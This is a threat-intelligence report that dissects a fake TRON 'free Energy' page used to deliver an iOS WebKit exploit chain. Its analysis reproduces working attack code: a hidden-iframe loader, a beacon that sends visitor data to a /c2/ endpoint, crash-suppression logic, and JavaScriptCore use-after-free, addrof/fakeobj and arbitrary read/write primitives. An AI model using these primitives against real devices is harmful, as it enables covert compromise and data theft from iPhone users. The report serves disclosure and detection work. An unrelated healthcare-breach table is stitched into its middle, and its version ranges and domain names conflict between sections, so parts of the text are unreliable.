
 HQ/EMEAFind out how we can help your business

EXECUTIVE SUMMARY
iZOOLogic is committed to providing up-to-date, actionable insight into the tactics, techniques, and infrastructure used by threat actors against our clients and the broader digital ecosystem. This report documents DarkTide, an in-the-wild, zero-interaction iOS WebKit exploitation platform that is distributed through a fraudulent TRON “Energy” gas-fee rental portal. The lure targets users of the TRON blockchain who wish to avoid paying USDT (TRC-20) smart-contract transfer fees, offering a free delegation of network “Energy” in exchange for a wallet address. Beneath this social-engineering layer sits a fully weaponized, multi-tier browser exploitation framework capable of compromising fully patched and legacy Apple iOS devices without any interaction from the victim beyond opening the page.
Static and source-level analysis of 44 recovered files shows that the platform fingerprints each visitor, silently isolates Apple mobile devices, resolves the exact iOS firmware build, and then dispatches one of two independently engineered exploitation toolchains that the operators refer to internally as DarkSword (iOS 18.4 to 18.7.2) and Coruna (iOS 13.0 to 17.2.1). Both chains achieve an initial JavaScriptCore memory-corruption primitive, escalate it into arbitrary memory read/write, defeat ARM64e hardware Pointer Authentication (PAC), and pivot into native ARM64 code execution, culminating in privileged execution inside the mediaplaybackd system daemon and the delivery of purpose-built post-exploitation modules for file exfiltration and Wi-Fi credential theft. A third classification, internally labelled GhostWave and associated with the publicly reported GHOSTKNIFE / GHOSTBLADE / GHOSTSABER payload family, is reserved for iOS 18.7.3 and iOS 26.x.
The operation is professionally engineered and actively maintained: it uses living infrastructure (Cloudflare Tunnels, rotating staging subdomains), dynamic SHA256 derived payload resolution, crash-loop suppression to avoid tipping off victims, and a centralized exfiltration backend. iZOOLogic assesses with high confidence that this platform represents a commercially built, continuously operated mobile exploitation-as-a-service capability rather than a single-use red-team or proof-of-concept artifact, and recommends immediate network-level blocking, Apple/WebKit vendor disclosure, and user-awareness action as detailed in this report.
Key Findings
- The platform delivers a zero-interaction (zero-click) exploit trigger: the weaponized staging script is pulled into the decoy page automatically via an async (script) tag, independent of any button, link, or form the victim may or may not click.
- A 32 second UI stall animation (six fake “claiming energy” progress stages) is deliberately engineered to hold the victim’s attention while heap grooming, JIT warm-up, and PAC-oracle stabilization complete in the background. The operators’ own code comments cite an observed 20 to 40 second exploitation window.
- Visitor triage is performed by lj/e.js, which beacons every visitor (including non-iOS platforms) to a telemetry endpoint, then gates execution to Apple mobile user agents only, before spawning a concealed 2×2 pixel iframe that drives a self-healing, five attempt retry watchdog.
- A firmware-aware dispatcher (gate.html) classifies the victim’s exact iOS major version and routes to one of two independently engineered exploit pipelines: DarkSword (iOS 18.4 to 18.6) or Coruna (iOS 13.0 to 17.2.1); a regex mismatch between the outer gate and the inner dispatcher causes iPadOS victims to silently fail out of the chain.
- The DarkSword pipeline exploits a JavaScriptCore JIT compiler type-confusion Use-After-Free to build addrof/fakeobj primitives, escalates to arbitrary 64 bit memory read/write via a hijacked JSString backing buffer, disables the JavaScript garbage collector, and performs byte-level ARM64 Mach-O header scanning entirely in JavaScript.
- Apple’s ARM64e hardware Pointer Authentication (PAC) is defeated through dyld symbol-interposition abuse: legitimate ImageIO/CMPhoto Core Media symbols are remapped at runtime to dlsym and dyld__signPointer, producing an arbitrary PACIA/PACIB signing oracle.
- A hand-written, pure-JavaScript ARM64 instruction decoder (parse_adrp / parse_add) and a from-scratch reimplementation of WebKit’s native C++ `IPC::Encoder` class are used to synthesize binary inter-process-communication messages targeted at the privileged `mediaplaybackd` (MPD) daemon.
- A Jump-Oriented-Programming (JOP) dispatcher spawns a dedicated native POSIX thread and exposes a generic fcall(pc, …args) primitive capable of invoking arbitrary signed native function pointers with up to eight ARM64 register arguments, i.e. full arbitrary native code execution.
- Successful exploitation is followed by dynamic, string-patched deployment of named post-exploitation modules, including file_downloader, wifi_password, sbx0/sbx1, and pe_main/pe_worker, whose network constants (GHOST_HTTP_PORT, KNIFE_PORT, EXFIL_MC_HOST) directly corroborate public reporting on the GHOSTKNIFE / GHOSTBLADE / GHOSTSABER payload family.
- The legacy Coruna pipeline (iOS 13 to 17) transparently proxies outbound XHR/fetch traffic through a local /c2/ relay, resolves 13 payload stages via a SHA256 salted naming scheme, and sprays WebAssembly-backed heap memory before executing a 14,954 byte ARM64 Mach-O dylib and a standalone ARM64 shellcode stager that resolves private dyld symbols and flushes CPU instruction/data caches after writing shellcode into executable JIT pages.
- All infrastructure observed, including the delivery host, the centralized C2/exfiltration host, and two historical Cloudflare Tunnel endpoints, remains live and actively serving a “LIVE / weaponized: true” configuration at the time of analysis, confirming the platform is operational rather than archival.
INTRODUCTION
The TRON blockchain requires network “Energy” to settle USDT (TRC-20) smart-contract transfers without burning TRX directly. A cottage industry of legitimate and semi-legitimate “Energy rental” services has grown around this requirement, and threat actors have taken notice: a convincing free-Energy giveaway page is an effective lure because it promises a small, believable financial benefit and is routinely shared in Chinese-language crypto communities. iZOOLogic obtained and forensically catalogued a complete, 44 file web-delivery kit built around exactly this lure, hosted at ceshiyuangong123-ce2842c3[.]jiaoyang677[.]sbs, and performed full static source-code analysis, deobfuscation, and native payload disassembly against every file in the archive.
Unlike conventional credential-phishing kits, this platform contains no login form and does not ask for a UPI PIN, card number, or password. Its entire purpose is to stage and deliver a browser memory-corruption exploit chain against Apple’s WebKit/JavaScriptCore engine, escalate to native code execution, and quietly install a data-collection payload, while visually occupying the victim with a wallet-address field and a multi-stage “claiming energy” progress animation. This report sets out the complete attack lifecycle, provides source evidence for every major capability, and supplies indicators of compromise, YARA detection logic, and a MITRE ATT&CK mapping to support detection engineering and incident response.
Scope and methodology: findings are based exclusively on static analysis of the recovered archive (HTML, JavaScript, extracted native payload blobs) cross-referenced against live, read-only HTTP checks against the operators’ own infrastructure (e.g., confirming HTTP 404 responses for non-weaponized worker files and retrieving the live /api/chain-targets configuration). No exploit code was executed against a real device, and no destructive or intrusive action was taken against operator infrastructure beyond passive, read-only retrieval of files that the infrastructure itself serves publicly.
INFECTION VECTOR AND VICTIM REACH
The recovered kit contains no email templates, SMS content, or App Store listing, indicating the platform is not distributed through a mass phishing-email campaign or a published mobile application. Victims instead reach the landing page through a shared link, most plausibly circulated inside Chinese-language cryptocurrency and TRON community channels such as QQ groups, Telegram channels, Discord servers, and short-form social posts promoting a free Energy delegation. The qqtime directory naming used throughout the legacy exploitation pipeline is a circumstantial indicator consistent with distribution and testing activity tied to the QQ (Tencent) messaging ecosystem, which remains widely used in Chinese-speaking crypto communities.
The landing page itself is engineered to survive casual forwarding. It displays fabricated social-proof statistics, including a claimed 1.28 million-plus Energy grants received, 32,000 service addresses, and a 99.9 percent payment success rate, which are designed to make the link look credible when shared peer-to-peer without independent verification. No account registration, email address, or password is requested, and the only input required is a TRON wallet address, lowering the perceived risk for a victim who receives the link from a contact or a community post.
This frictionless design is deliberate: a visitor can land on the page, paste a wallet address, and tap Claim within seconds of opening the link, before there is a natural opportunity to inspect the domain name, search for the service, or ask whether the offer is legitimate. Because the exploit chain fires automatically on page load regardless of whether the claim flow is completed, simply opening a forwarded link is sufficient for the compromise attempt to begin.
OPERATIONS AND TACTICS
The DarkTide operation follows a disciplined, four stage tradecraft model. In the ingestion stage, the victim is drawn to a Chinese-language TRON “Energy” giveaway page that asks only for a TRON wallet address, a low-friction request that does not itself raise suspicion, and which is validated client-side using a legitimate base58 TRON-address regular expression to make the experience feel authentic. Regardless of whether the victim ever interacts with the page, an asynchronous script tag silently pulls the operators’ weaponized staging script into the document on page load.
In the triage and routing stage, the staging script beacons the visit, filters out non-Apple-mobile visitors, and hands execution to a hidden iframe that resolves the exact iOS build number and selects between two independently engineered exploitation toolchains, DarkSword for current iOS 18.x firmware and Coruna for legacy iOS 13 to 17 firmware, while a self-resetting watchdog silently reloads the hidden iframe up to five times if the exploit has not reported success within 26 seconds.
In the exploitation stage, both toolchains independently achieve the same strategic outcome through different technical paths: a JavaScriptCore memory-corruption primitive is built and escalated to arbitrary memory read/write, hardware Pointer Authentication is defeated, and native ARM64 code execution is obtained. The victim-facing UI is held open for 20 to 40 seconds by a fabricated “claiming energy” progress animation specifically timed to outlast this process, and client-side crash-loop suppression (via localStorage state) prevents Safari’s native “repeated problem” prompt from alerting the victim that something is wrong.
In the post-exploitation stage, the native code-execution primitive is used to forge WebKit inter-process-communication (IPC) messages targeting the privileged mediaplaybackd daemon, escalating out of the WebContent sandbox. Dynamically string-patched follow-on modules (file_downloader, wifi_password, pe_main/pe_worker) are then deployed, with their command-and-control coordinates rewritten at request time to point at the operators’ centralized exfiltration host. All of this is coordinated against a live backend that explicitly tracks chain status (“usable_grade”: “LIVE”, “weaponized”: true) and campaign-specific telemetry endpoints, confirming centralized, continuous operational control rather than a static, fire-and-forget payload.
ANALYSIS AND EVIDENCE
This section provides the complete static-analysis evidence underpinning the findings above. Source code is reproduced verbatim (as text, not as screenshots) wherever it is material to understanding the technique; cosmetic whitespace has been normalized for layout only. File sizes for every artifact are catalogued in Appendix 3, and SHA256 hashes for the files discussed in detail are catalogued in Appendix 2.
Attack Chain Overview
The platform is organized into five discrete architectural layers. The table below summarizes the end-to-end execution flow reconstructed from source code; each row represents a confirmed transition observed in the recovered files.
| Layer | Component | Function |
|---|---|---|
| 1. Ingestion | index.html → lj/e.js | Decoy UI loads async staging script; visitor beacon fired; iOS user agents isolated |
| 2. Firmware Routing | gate.html | Parses iPhone OS version string; routes to modern or legacy pipeline |
| 3. Modern Exploitation | lj/rce_loader.js → lj/rce_worker_18.x.js | DarkSword: JIT UAF → addrof/fakeobj → R/W primitive → PAC bypass → native fcall |
| 4. Legacy Exploitation | qgtime/qqtime.html → qqtime/stages/*.js | Coruna: proxying → stage resolution → WASM heap spray → ARM64 shellcode execution |
| 5. Post-Exploitation | IPC Encoder → mediaplaybackd → C2 | Forged IPC to MPD; exfil modules patched with live C2 coordinates; data sent to hallo[.]jliaoyang677[.]bs |
Phase 1: Ingestion, Social Engineering and Triage
A. Phishing Decoy and Zero-Interaction Trigger: index.html

The landing page presents a promotional offer for free TRON Energy, emphasizing potential reductions in USDT (TRC-20) transaction fees. It displays purported service statistics, a network availability indicator, and explanatory content describing the benefits of Energy delegation. These elements establish the appearance of a legitimate cryptocurrency utility and encourage visitors to engage with the offer. The displayed service metrics and success-rate figures are promotional claims and have not been independently verified.
The recovered web-delivery kit uses this interface as the social-engineering layer of the DarkTide operation. As documented in the subsequent source-code analysis, the page includes an asynchronous script reference that loads the staging component independently of the visitor’s interaction with the claiming controls. Consequently, the visible giveaway interface serves as a delivery mechanism for the underlying browser-exploitation chain rather than merely presenting an Energy-rental service.

The second screenshot shows the wallet-address submission interface, including the TRON Mainnet label, clipboard Paste control, and prominent “Get free energy” button. The page outlines a three-step claiming process and advertises completion within approximately 30 seconds. The workflow is designed to appear straightforward and does not visibly request account credentials or a wallet recovery phrase in the supplied screenshot.
Source-code analysis of the recovered index.html identifies client-side TRON address-format validation and a clipboard-read attempt associated with the Paste control through the navigator.clipboard.readText() API. The source also implements a six-stage progress animation with a combined duration of 32 seconds. This simulated workflow is consistent with the report’s assessment that the interface is intended to maintain the visitor’s attention while the staging and exploitation components execute in the background.
The screenshots establish the appearance and functionality presented to the visitor; the associated source code provides the technical evidence for the automatic script-loading behavior, clipboard-read attempt, and simulated claim sequence. Neither screenshot alone demonstrates successful exploitation, successful clipboard acquisition, or device compromise.
The decisive finding from source review of the decoy page is that exploit initiation requires zero user interaction. While the page presents interactive buttons and a wallet-address input field, an unconditional, asynchronous script include pulls the weaponized staging script into the document head immediately upon render, independent of any click:
Code 1. Unconditional async inclusion of the weaponized staging script.
The remaining interaction listeners on the page serve two secondary purposes. First, an attempted clipboard-content theft fires if the victim taps the page’s “Paste” control, using the standard navigator.clipboard.readText() API:
if (navigator.clipboard && navigator.clipboard.readText) {
navigator.clipboard.readText().then(function (t) {
addressInput.value = t.trim();
validateAddr(addressInput.value);
}).catch(function () {});
}
});
Code 2. Clipboard-read attempt bound to the Paste control.
Second, a TRON base58 address validator is used purely to make the phishing experience feel authentic:
var ok = /^T[1-9A-HJ-NP-za-km-z]{33}$/.test(val);
claimBtn.disabled = !ok;
return ok;
}
Code 3. Client-side TRON address format validation.
Once a victim enters an address and presses “Claim Energy,” the page runs a simulated six phase progress animation that totals exactly 32,000 milliseconds:
{ label: ‘验证地址格式’, time: 3500 },
{ label: ‘连接能量池’, time: 6000 },
{ label: ‘检查资源余量’, time: 5000 },
{ label: ‘正在领取能量’, time: 10000 },
{ label: ‘能量上链确认’, time: 5000 },
{ label: ‘领取完成’, time: 2500 }
];
Code 4. Six-phase, 32 second stall animation.
Modern mobile browser exploitation is not instantaneous: heap grooming, JIT tier-up loops,Use-After-Free triggering, ASLR-slide recovery, and PAC-oracle stabilization require roughly 20 to 35 seconds of uninterrupted execution. The 32 second UI delay is a deliberate operational holding pattern designed to keep the victim on the page while the background worker achieves native code execution; if the user navigates away prematurely, the exploit fails mid-flight.
B. Visitor Profiling, Filter Gate and Watchdog: lj/e.js
This is the main entry point injected into index.html: it collects universal telemetry, gates execution to iOS user agents, spawns a hidden router iframe, and implements an automatic retry watchdog.
try {
if (window.__em_boot) return;
window.__em_boot = 1;
var ua = navigator.userAgent || “”;
/* Visitor telemetry beacon (logs all platforms: Win/Mac/Android/iOS) */
try {
var _vd = “”;
try { _vd = new URL(document.currentScript.src).hostname; } catch (_e0) { _vd = location.hostname; }
var _vu = location.protocol + “//” + _vd + “/c2/api/visit?entry=” + encodeURIComponent(_vd)
+ “&url=” + encodeURIComponent(location.href) + “&t=” + Date.now();
var _vi = new Image(); _vi.referrerPolicy = “no-referrer”; _vi.src = _vu;
} catch (_e1) {}
/* Platform gate: only execute exploit chain on iOS devices */
if (!/iP(hone|ad|od)/.test(ua)) return;
if (window !== window.top) return; // Prevent recursive nested execution
var origin = “”;
try {
origin = new URL(document.currentScript.src).origin;
} catch (e) {
origin = location.protocol + “//” + location.host;
}
/* Fault-tolerant watchdog parameters */
var MAX_ATTEMPT = 5; /* Maximum injection retries */
var TIMEOUT_MS = 26000; /* 26 second timeout matching observed exploit latency */
var attempt = 0;
var peOk = false;
var iframe = null;
var timer = null;
/* Privilege escalation handshake listener */
window.addEventListener(“message”, function (ev) {
try {
if (ev && ev.data === “__labPeOk”) {
peOk = true;
if (timer) { try { clearTimeout(timer); } catch (_) {} timer = null; }
}
} catch (_) {}
});
function cleanup() {
if (iframe && iframe.parentNode) {
try { iframe.parentNode.removeChild(iframe); } catch (_) {}
}
iframe = null;
}
function boot() {
if (peOk) return; /* Escalation successful, stop reloading */
if (attempt >= MAX_ATTEMPT) return; /* Threshold reached, prevent freeze */
attempt++;
cleanup();
iframe = document.createElement(“iframe”);
iframe.src = origin + “/gate.html?embed=1&t=” + Date.now();
iframe.setAttribute(“aria-hidden”, “true”);
iframe.tabIndex = -1;
/* Virtually invisible 2×2 iframe at bottom-right of viewport */
iframe.style.cssText = “position:fixed;right:0;bottom:0;width:2px;height:2px;border:0;opacity:.01;pointer-events:none;z-index:-1”;
(document.body || document.documentElement).appendChild(iframe);
if (timer) { try { clearTimeout(timer); } catch (_) {} }
timer = setTimeout(function () {
if (!peOk) boot(); /* Retry on timeout */
}, TIMEOUT_MS);
}
if (document.body) boot();
else document.addEventListener(“DOMContentLoaded”, boot);
} catch (e) {}
})();
Code 5. Full annotated implementation of lj/e.js.
Three architectural weaknesses and attribution markers were identified in this file:
- Telemetry data leakage: although the tracking image declares referrerPolicy = “no-referrer”, the beacon still passes the victim’s full URL and query string (location.href) directly in the HTTP GET request, exposing it to the server regardless of the referrer policy.
- Insecure postMessage verification: the privilege-escalation handshake listener accepts the token “__labPeOk” without validating ev.origin or ev.source; any frame or script running in the browser can forge this token to prematurely terminate the watchdog retry loop, a defensive researcher or competing script could trivially abort the exploit chain client-side.
- Operator attribution: the script header contains native Chinese-language engineering comments documenting the retry mechanism and a dated change note (“2026-08-29 automatic retry mechanism”), consistent with an actively maintained, Chinese-speaking development team.
C. Firmware Dispatcher Gate: gate.html
Hosted inside the hidden iframe, this file parses the victim’s exact iOS major version and routes execution to either the modern (/lj/group.html) or legacy (/qqtime/qqtime.html) pipeline.
{html}
{head}
{meta charset=”UTF-8″}
{meta name=”viewport” content=”width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no”}
{title}{/title}
{style}
* { margin:0; padding:0; }
body { background:#fff; width:1px; height:1px; overflow:hidden; }
{/style}
{/head}
{body}
{script}
(function(){
var ua = navigator.userAgent;
var match = ua.match(/iPhone OS ([0-9_]+)/);
if (!match) return;
var verStr = match[1].replace(/_/g, ‘.’);
var major = parseInt(verStr, 10);
if (major >= 18) {
window.location.href = ‘/lj/group.html’;
} else if (major >= 13 && major <= 17) { window.location.href = '/qqtime/qqtime.html'; } })(); {/script} {/body} {/html}
Code 6. Firmware-version routing logic.
Two operator-side defects were identified. First, an iPad regex mismatch: while e.js uses /iP(hone|ad|od)/.test(ua) and therefore admits iPad visitors into the chain, gate.html strictly inspects for the literal substring iPhone OS. Apple’s iPadOS Safari formats its user-agent string as CPU OS 17_0 like Mac OS X (no iPhone OS substring), so iPad victims silently fail this check and the exploit chain aborts without routing anywhere, an unintentional reliability gap in the operators’ own targeting logic. Second, the page embeds a Cloudflare Web Analytics token (c7ecb4a48616469f8fe9b69b992a9ff4) that functions as an additional, trackable operational indicator across the campaign’s infrastructure.
Phase 2: Modern iOS 18.x JIT Exploitation Pipeline (DarkSword)
A. Exploit Orchestration and Target Profiling: lj/rce_loader.js
Loaded by lj/group.html, this orchestration module manages target classification, worker spawning, and crash recovery.
var p = parseOS(v);
if (inVerRange(p, [13, 0, 0], [17, 2, 1])) {
return { chain: ‘coruna’, delivery_ok: true, reason: ‘Coruna leaked kit (khanhduytran0/coruna) via /coruna/group.html’, weaponized: true, usable_grade: ‘LIVE’ };
}
if (cmpVer(p, [17, 2, 1]) > 0 && cmpVer(p, [18, 4, 0]) < 0) { return { chain: 'silkpath', delivery_ok: true, reason: 'SilkPath, Safari sandbox only', weaponized: false, usable_grade: 'PROVISIONAL' }; } if (inVerRange(p, [18, 4, 0], [18, 7, 2])) { return { chain: 'darksword', delivery_ok: true, weaponized: true, usable_grade: 'LIVE' }; } if (inVerRange(p, [18, 7, 3], [26, 3, 99])) { return { chain: 'ghostwave', delivery_ok: true, weaponized: false, usable_grade: 'DEAD' }; } return { chain: 'unknown', delivery_ok: false, weaponized: false, usable_grade: 'DEAD' }; }
Code 7. Firmware-to-exploit-chain classification function.
| FIELD | DETAILS |
|---|---|
| Threat Actor | PEAR (Pure Extraction And Ransom) |
| Threat Type | Data Theft and Extortion |
| Sector | Healthcare / Revenue Cycle Management |
| Initial Threat Actor Claim | March 2026 |
| Company Disclosure | July 2026 |
| Individuals Affected | Approximately 1.2 million |
| Claimed Data Volume | Over 3.3 TB |
| Status | Confirmed data breach. Some advertised data categories remain based on the threat actor’s claims. |
The ghostwave classification carries explicit internal commentary confirming it is not production-ready:
? ‘iOS 26.3 fully patched, harness telemetry only’
: (grade === ‘RESEARCH_HIGH’
? ‘GhostWave RESEARCH_HIGH, attempt 26.x worker + calibrate’
: ‘GhostWave research, offsets/chain incomplete’),
patched: grade === ‘DEAD’,
weaponized: false,
warning: ‘Do not treat GhostWave as production-ready’
Code 8. Internal GhostWave status annotations.
Live, read-only HTTP GET requests issued against /lj/rce_worker_26.x.js and /lj/rce_worker_26.3.js returned HTTP 404 Not Found, confirming that ghostwave is purely an internal telemetry identifier and that no functional exploit currently exists on the server for fully patched iOS 26.x firmware.
To avoid triggering Safari’s native “A problem repeatedly occurred with this webpage” prompt, the loader tracks failures across page loads using localStorage-backed crash counters:
var its = parseInt(localStorage.getItem(‘__ds_inflight_ts’) || ‘0’, 10) || 0;
if (inflight && its && (Date.now() – its) < 45000) { var crashCountKey = '__ds_crash_count_' + inflight; var crashCnt = (parseInt(localStorage.getItem(crashCountKey) || '0', 10) || 0) + 1; localStorage.setItem(crashCountKey, String(crashCnt)); if (inIframe) { print('detected WebContent crash mid ' + inflight + ' x' + crashCnt + ', stop (iframe, no retry)', true); return; // Aborts execution to avoid triggering the native Safari crash warning } }
Code 9. Crash-loop suppression logic.
B. Worker Partitioning Architecture (iOS 18.4 vs. 18.5 vs. 18.6)
- iOS 18.4 (two stage pipeline): the main frame loads and executes lj/rce_module.js to invoke check_attempt(); the leaked ASLR slide and heap object addresses are handed off to lj/rce_worker_18.4.js via postMessage({“type”: “stage1”, …}) to initialize native function calling (fcall).
- iOS 18.5 (Build 22F76) and iOS 18.6 (Build 22G86), standalone monolithic workers: lj/rce_worker_18.5.js and lj/rce_worker_18.6.js each run the entire exploit chain inside a dedicated Web Worker initialized via {“type”: “stage1_rce”}, isolating exploitation in a worker thread to prevent main-thread garbage-collection interruptions and to keep the visible page from freezing.
C. Core Exploitation Primitives in lj/rce_worker_18.6.js
The following annotated excerpts trace the complete primitive-construction chain from raw type confusion through native code execution.
C.1. 64 bit Type Punning and 39 bit PAC Masking
const u64 = new BigUint64Array(ab);
const u32 = new Uint32Array(ab);
const u8 = new Uint8Array(ab);
const f64 = new Float64Array(ab);
BigInt.fromDouble = function(v) { f64[0] = v; return u64[0]; };
BigInt.prototype.asDouble = function() { u64[0] = this; return f64[0]; };
BigInt.prototype.noPAC = function() { return this & 0x7fffffffffn; };
Code 10. 64 bit float/integer union and PAC-bit masking helper.
This sets up an 8 byte typed-array union to convert IEEE-754 floating-point values into 64 bit pointer-sized integers; noPAC() masks out ARM64e Pointer Authentication bits using 0x7fffffffff, the 39 bit userland virtual address space on iOS.
C.2. JIT Compiler Training and Tree-Based Garbage-Collection UAF
let shallow_flat = new Array(new Array(false,false), new Array(false,false));
function opt(flat) {
let oj = {a: 0, b: 0, 0: 13.37};
let _a = {a: 0};
let a = flat ? _a : 14.47;
for (let i=0; i < flat.length; i++) { flat[i][2] = a; } _a.a = oj; oj = 0; return _a; }; function prepare() { for (let i=0; i<10000; i++) { shallow_flat[0][0] = i; shallow_flat[1][0] = i; opt(shallow_flat); } } function build_tree(depth, isz) { if (!depth) return {a: 0}; let leaf = new Array(3); for (let i=0; i<3; i++) leaf[i] = build_tree(depth-1, (i==0) && isz); return leaf; } function flatten_tree(tree) { let flattree = new Array(treetab.length); for (let k in treetab) { let path = treetab[k]; let node = tree; for (let i=0; i < 11; i++) { node = node[(path >> (i*2)) & 0x3];
}
flattree[k] = node;
}
tree[0][0][0][0][0][0][0][0][0][0][0][0][0] = flattree;
// Stored deeply away from where GC can see it to prevent DFS shortcutting
}
function wipe_tree(tree) {
if (tree.a !== undefined) return;
if (!tree) return;
for (let i=2; i>=0; i–) {
let v = tree[i];
tree[i] = 0;
wipe_tree(v);
}
}
prepare();
function _gr(a) {
return new Uint8Array(2 << (grbase + a)); }
Code 11. JIT warm-up and object-tree UAF trigger.
- JIT compiler optimization: prepare() executes 10,000 warm-up passes to train JavaScriptCore’s DFG/FTL JIT tiers to optimize property storage for flat under the assumption of a static array layout.
- Tree structure and reference unlinking: build_tree(12, 3) constructs a deep object tree; flatten_tree traverses it via hardcoded index patterns in treetab and stores the resulting flat reference list at depth 13, placing it beyond initial depth-first GC root scanning. wipe_tree() then zeroes intermediate tree references.
- Garbage-collection trigger: _gr(5) allocates massive Uint8Array buffers to force an immediate GC cycle. Because intermediate references were wiped while flattree still held live references, JavaScriptCore mistakenly frees active nodes, a classic Use-After-Free condition.
C.3. Constructing addrof and fakeobj Primitives
let found = false;

for (let i = 0; i < iit; i++) {
    if (!found && uaf[i][0] == 14.47) {
        uaf[i][0] = 15.57;
        for (let j=0; j{rpl2.length; j++) {
            if (rpl2[j] && rpl2[j][0] == 15.57) {
                rpl2[j][0] = new Array(0);
                pair.contig = rpl2[j]; // Array holding object references (pointers)
                pair.double = uaf[i];  // Array holding IEEE-754 doubles (values)
                rpl2.fill(0);
                uaf.fill(0);
                gr(6); gr(6);
                p_rce.addrof = function(o) {
                    pair.contig[0] = o;
                    let rv = pair.double[0];
                    pair.double[0] = 13.37;
                    return rv;
                };
                p_rce.fakeobj = function(o) {
                    pair.double[0] = o;
                    let rv = pair.contig[0];
                    pair.double[0] = 13.37;
                    return rv;
                };
                return;
            }
        }
  }
}
Code 12. addrof/fakeobj construction via overlapping typed memory.
The exploit locates overlapping memory between pair.contig and pair.double. addrof(o) writes an object reference into pair.contig[0] and reads it back as an IEEE-754 double from pair.double[0], leaking the object's virtual memory address. fakeobj(addr) performs the inverse operation: writing a 64 bit address as a double and reading it back as a live object reference, allowing arbitrary fabricated JavaScript objects to be forged at attacker-chosen addresses.
C.4. Arbitrary Read/Write via JSString Backing Buffer
let change_scribble = fakeobj(addrof(change_scribble_holder) + 0x10n);
for (let i = 0; i < 2; i++) { let a = i == 0 ? change_scribble : junk0; results[i] = a[0]; } change_scribble_holder.p1 = results[0]; // Valid StructureID acquired function write64(addr, value) { change_scribble[0] = original_cell; change_scribble[1] = (addr + 0x10n).asDouble(); if (value === 0n) { scribble_element.p3 = 1; delete scribble_element.p3; } else if (value < 0x2000000000000n) { scribble_element.p3 = fakeobj(value); } else { let off_addr = addr.add(8n); let off_val = read64(off_addr); let [hi, lo] = value.asInt32s(); scribble_element.p3 = hi; change_scribble[1] = (addr + 0x14n).asDouble(); scribble_element.p3 = lo; write64(off_addr, off_val); } } let read64_biguint64arr = new BigUint64Array(4); change_scribble[1] = addrof(read64_biguint64arr).add(8n).asDouble(); let read64_float64arr_bytes = BigInt.fromDouble(scribble_element[1]); read64_biguint64arr[0] = 0x10000000006n; read64_biguint64arr[1] = read64_float64arr_bytes.add(0x10n); let read64_str = '兄'.repeat(0x10); [][read64_str]; change_scribble[1] = addrof(read64_str).add(8n).asDouble(); scribble_element[0] = read64_float64arr_bytes.asDouble(); function read64(addr) { read64_biguint64arr[1] = addr; return (BigInt(read64_str.charCodeAt(0)) | BigInt(read64_str.charCodeAt(1)) << 16n | BigInt(read64_str.charCodeAt(2)) << 32n | BigInt(read64_str.charCodeAt(3)) << 48n); }
Code 13. Arbitrary 64 bit read64/write64 primitives via JSString backing-store hijack.
- StructureID forging: the exploit spoofs a cell with StructureID = 0x0108240700006000n to satisfy object-validation checks inside the WebKit runtime.
